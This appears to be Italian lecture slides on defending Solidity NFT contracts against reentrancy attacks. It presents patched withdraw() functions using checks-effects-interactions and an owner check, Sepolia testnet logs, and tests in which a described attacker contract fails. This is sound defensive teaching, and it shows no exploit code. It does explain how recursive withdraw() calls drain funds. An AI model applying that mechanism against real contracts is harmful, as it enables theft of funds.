

Speed 🐼 Market -15 sec

Annulla Conferma

# Test Mitigazione #1 – CEI + ReentrancyGuard

## Lato attaccante:



- Osserviamo come la transazione **fallisca** dopo il primo prelievo:
  - **Errore:** ci viene chiesto di *forzare la transazione*
- Il saldo del contratto vittima rimane **invariato**



# Test Mitigazione #1 – CEI + ReentrancyGuard

Lato attaccante:

- Su **Metamask** vediamo la transazione fallita
- Su **Etherscan** vediamo una singola transazione fallita invece di multiple transazioni riuscite





# Mitigazione #2: Azzeramento del saldo prima del trasferimento

- Possiamo prevenire la rientranza aggiornando lo stato prima dell'interazione esterna in una maniera differente da come visto in precedenza:

```
45
46    /// @notice Funzione SICURA per prelevare Ether usando Checks-Effects-Interactions
47    function withdraw(uint256 tokenId) public {    ⛽ infinite gas
48        require(_existsInternal(tokenId), "Token does not exist");
49
50        // CHECKS: Controlli iniziali per verificare se il prelievo è valido
51        uint256 amount = balances[tokenId];
52        require(amount > 0, "No funds to withdraw");
53
54        // EFFECTS: Stato aggiornato prima della call esterna
55        balances[tokenId] = 0;
56
57        // INTERACTIONS: Solo dopo aver aggiornato lo stato
58        (bool sent, ) = payable(msg.sender).call{value: amount}("");
59        require(sent, "Transfer failed");
60
61        emit Withdrawal(tokenId, msg.sender, amount);
62    }
```

# Come funziona?

- **Checks:** verifica delle condizioni iniziali (esistenza dell'NFT e quantità da ritirare disponibile).

```
48     require(_existsInternal(tokenId), "Token does not exist");
49
50     // CHECKS: Controlli iniziali per verificare se il prelievo è valido
51     uint256 amount = balances[tokenId];
52     require(amount > 0, "No funds to withdraw");
```

- **Effects:** azzeramento dello stato interno del contratto in base ai controlli effettuati (qui sta la mitigazione).

```
54     // EFFECTS: Stato aggiornato prima della call esterna
55     balances[tokenId] = 0;
56
```

- **Interactions:** trasferimento dei fondi.

```
57     // INTERACTIONS: Solo dopo aver aggiornato lo stato
58     (bool sent, ) = payable(msg.sender).call{value: amount}("");
59     require(sent, "Transfer failed");
60
```

**N.B.** Anche se l'attaccante rientra, il saldo è già a **zero**. La *require(amount > 0)* fallisce alla seconda chiamata ricorsiva.

# Test della Mitigazione #2 - Azzeramento del saldo prima del trasferimento

## Lato vittima:

- Deployamo il contratto con il pattern corretto (azzeramento del saldo prima dell'invio)
- Creiamo l'NFT e depositiamo ETH come prima (50 Wei)



[ This is a Sepolia Testnet transaction only ]

Transaction Hash:	0x39beab4a9b7d0add224ddaca2f001cd43e689408512c560310c36e8bd9864bb6
Status:	Success
Block:	8027139 5 Block Confirmations
Timestamp:	1 min ago (Apr-01-2025 10:24:12 AM UTC)
Transaction Action:	Call Deposit Function by 0x0CbB29c4...7c315DC4c on 0xe291E843...CB048FEa7
From:	0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c
To:	0xe291E84344bF097349d7135ba9e19b9CB048FEa7
Value:	50 wei
Transaction Fee:	0.000122659040345856 ETH
Gas Price:	2.564800944 Gwei (0.000000002564800944 ETH)

# Test della Mitigazione #2 - Azzeramento del saldo prima del trasferimento

## Lato attaccante:



- Deployamo il contratto attaccante e **avviamo l'attacco**:
  - **Errore**: ci viene chiesto di *forzare la transazione*
- Quando l'attaccante prova a **chiamare `withdraw()`**, il saldo è già stato azzerato
- L'attacco si ferma al primo prelievo



# Test della Mitigazione #2 - Azzeramento del saldo prima del trasferimento

## Lato attaccante:

- Su **Metamask** vediamo la transizione fallita
- Verifichiamo su **Etherscan** che ci sia stata solo una transazione di prelievo (fallita)



# Mitigazione #3: Controllo dell'owner

- Un'altra strategia è assicurarsi che solo il **vero proprietario dell'NFT** possa effettuare prelievi.

```
48     /// @notice Funzione SICURA per prelevare Ether usando controllo sull'Owner
49     function withdraw(uint256 tokenId, uint256 _amount) public {  ⚠ infinite gas
50         require(_existsInternal(tokenId), "Token ID does not exist");
51         require(ownerOf(tokenId) == msg.sender, "Only the owner can withdraw"); // CONTROLLO OWNER
52         require(balances[tokenId] >= _amount, "Insufficient balance");
53
54         balances[tokenId] -= _amount;
55
56         (bool sent, ) = payable(msg.sender).call{value: _amount}("");
57         require(sent, "Transfer failed");
58
59         emit Withdrawal(tokenId, msg.sender, _amount);
60     }
61
```

# Come funziona?

- Nell'attacco standard, il **contratto attaccante** implementa *receive()* che richiama *withdraw()*
- Tuttavia, quando *withdraw()* viene chiamata dal contratto attaccante:
  - **msg.sender** è il contratto attaccante (non il proprietario dell'NFT)
  - La verifica *require(ownerOf(tokenId) == msg.sender)* **fallisce**
- Quindi, la transazione fallisce **prima ancora di tentare il prelievo**
- Questa soluzione è specifica per contratti in cui è presente un concetto di **proprietà**

**N.B.** solo il proprietario dell'NFT con tokenId può eseguire il prelievo (sono consentite solo chiamate interne).

# Test della Mitigazione #3 - Controllo dell'owner

## Lato vittima:

- Deployamo il contratto con la mitigazione basata sull'Owner
- Creiamo l'NFT e depositiamo ETH come prima (50 Wei)

[ This is a Sepolia **Testnet** transaction only ]



Transaction Hash:	0x01f4f8b2a5a94c07e5e7e63a6e5ae7426e8205a19ca26900f39401fb66e18682
Status:	Success
Block:	8027217 18 Block Confirmations
Timestamp:	3 mins ago (Apr-01-2025 10:40:00 AM UTC)
Transaction Action:	Call Deposit Function by 0x0CbB29c4...7c315DC4c on 0x20E58F2B...35C87c65e
From:	0x0CbB29c4659DB51384fA809e0a7b7147c315DC4c
To:	0x20E58F2B5220759290d2eB7822eF83f35C87c65e
Value:	50 wei
Transaction Fee:	0.000096313600467392 ETH
Gas Price:	2.013917708 Gwei (0.000000002013917708 ETH)



# Test della Mitigazione #3 - Controllo dell'owner

## Lato attaccante:




- Deployamo il contratto attaccante e avviamo l'attacco
- Quando il **contratto attaccante** prova a chiamare `withdraw()`, fallisce al controllo del proprietario → viene richiesto di forzare la transazione



# Test della Mitigazione #3 - Controllo dell'owner

## Lato attaccante:

- Su **Metamask** vediamo la transizione fallita
- Verifichiamo su **Etherscan** che non ci sia stata neanche una transazione di prelievo



# Conclusioni

I **fondi persi** a causa di vulnerabilità solitamente non possono essere recuperati. Gli attacchi di rientranza possono essere mitigati con pattern di programmazione corretti.

## Best Practices:

### 1. Pattern Checks-Effects-Interactions:

- Esegui tutte le verifiche (require) all'inizio
- Aggiorna tutti gli stati interni
- Solo alla fine interagisci con contratti esterni

### 2. Utilizzo di ReentrancyGuard:

- Libreria di OpenZeppelin per impedire chiamate ricorsive
- Aggiungere il modificatore nonReentrant a tutte le funzioni sensibili

### 3. Pull Payment Pattern (Pattern di Prelievo):

- Lasciare che siano gli utenti a richiedere i propri pagamenti invece di inviarli automaticamente

### 4. Mutex (alternativa a ReentrancyGuard):

- Implementare un lock manuale per prevenire la rientranza